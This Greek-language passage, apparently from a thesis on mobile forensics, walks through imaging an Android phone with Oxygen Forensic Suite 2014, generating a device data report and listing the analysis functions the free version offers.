


Εικόνα 114: Δημιουργία του αντιγράφου του τηλεφώνου




Εικόνα 115: Έλεγχος του Partition table.

Μόλις τελειώσει η δημιουργία του αντιγράφου μπορούμε πλέον να αποσυνδέσουμε την συσκευή που δεν θα χρειαστούμε ξανά. Από αυτό το σημείο και πέρα η εξαγωγή έχει επιτευχθεί και πλέον έχουμε άλλες επιλογές, όπως να σώσουμε το αρχείο της συσκευής –το αντίγραφο που δημιουργήσαμε δηλαδή- για περαιτέρω ανάλυση, να ανοίξουμε το αρχείο τώρα για ανάλυση και ολοκληρωμένη αναφορά της συσκευής σε μορφή .pdf και εκτύπωση αυτής. Η εικόνα 116 μας δείχνει ότι η διαδικασία υπήρξε επιτυχής και τις καινούριες μας επιλογές.




Εικόνα 116: Τα αποτελέσματα της διαδικασίας δημιουργίας αντιγράφου


Πατάμε την επιλογή *Export and Print* για να δημιουργήσουμε ολοκληρωμένη αναφορά των δεδομένων του τηλεφώνου. Εδώ δεν κάναμε εκτύπωση αλλά μπορούμε να το κάνουμε όποτε θέλουμε. Πατάμε επόμενο και αν δεν υπάρχει κάτι για να αλλάξουμε πατάμε πάλι επόμενο. Η δημιουργία της αναφοράς ξεκινάει.




Εικόνα 117: Δημιουργία αναφοράς των δεδομένων του τηλεφώνου.




Εικόνα 118: Στοιχεία της αναφοράς.



Εικόνα 119: Επιτυχής δημιουργία της αναφοράς.



Εικόνα 120: Η αναφορά που δημιουργήσαμε με το Oxygen Forensic Suite 2014.




Device Data Report

Device extended information	
Device image	mmcblk0
Device image	mmcblk1

Extraction information	
Acquisition type	Android physical image
Extracted by version	6.5.0.751
Extraction started	1/10/2014 1:59:28 › ›
Extraction finished	1/10/2014 3:14:10 › ›
Extraction duration	01:14:42
Hash algorithm	SHA-2

Case attributes	
Inspector	Dimitra
Case	001

Εικόνα 121: Πληροφορίες για την συσκευή και την εικόνα που πήραμε.



Summary data (25)

Phonebook (474)

Contacts: 474

Messages (243)

Incoming: 189
Sent: 54


Event Log (138)

Dialed calls: 69
Missed calls: 52
Answered calls: 17


Calendar (30)

All Day Event: 25
Appointment: 5

Εικόνα 122: Το άθροισμα επαφών, μηνυμάτων και άλλα.




Εικόνα 123: Οι τηλεφωνικές επαφές αναλυτικά.



Εικόνα 124: Τα μηνύματα του τηλεφώνου.

Μετά που θα σώσουμε το αντίγραφο της συσκευής μπορούμε να το φορτώσουμε στο Oxygen Forensic Suite 2014 για να το αναλύσουμε. Στην επόμενη εικόνα βλέπουμε κάποιες πληροφορίες για το τηλέφωνο όπως το μοντέλο, την πλατφόρμα του τηλεφώνου, την ημερομηνία που πήραμε το αντίγραφο, τι ώρα ξεκίνησε η διαδικασία και τι ώρα τέλειωσε, τον αριθμό IMEI και άλλες που εισάγαμε εμείς. Από κάτω φαίνονται οι διαθέσιμες λειτουργίες που έχουμε ήδη αναφέρει στην αρχή του κεφαλαίου. Δυστυχώς η δωρεάν έκδοση δεν μας επιτρέπει πολλές λειτουργίες. Η αναφορά που δημιουργήσαμε επίσης περιλαμβάνει μόνο τις λειτουργίες που μας επιτρέπονται.




Εικόνα 125: Φορτώνουμε το αντίγραφο που πήραμε για ανάλυση.

Στην παραπάνω εικόνα μπορούμε να δούμε ποιες λειτουργίες μας επιτρέπει η δωρεάν έκδοση του προγράμματος.


- Event Logs
- Device Information
- File Browser
- Organiser
- Phonebook
- Search
- Messages
- Reports

Επιλέγουμε για αρχή τις πληροφορίες τηλεφώνου για να δούμε τι μας εμφανίζει. Μας εμφανίζει ότι και στην αρχική οθόνη αλλά εδώ μας δείχνει και τον αριθμό MCC του τηλεφώνου, καθώς και τον αριθμό φωνής email.
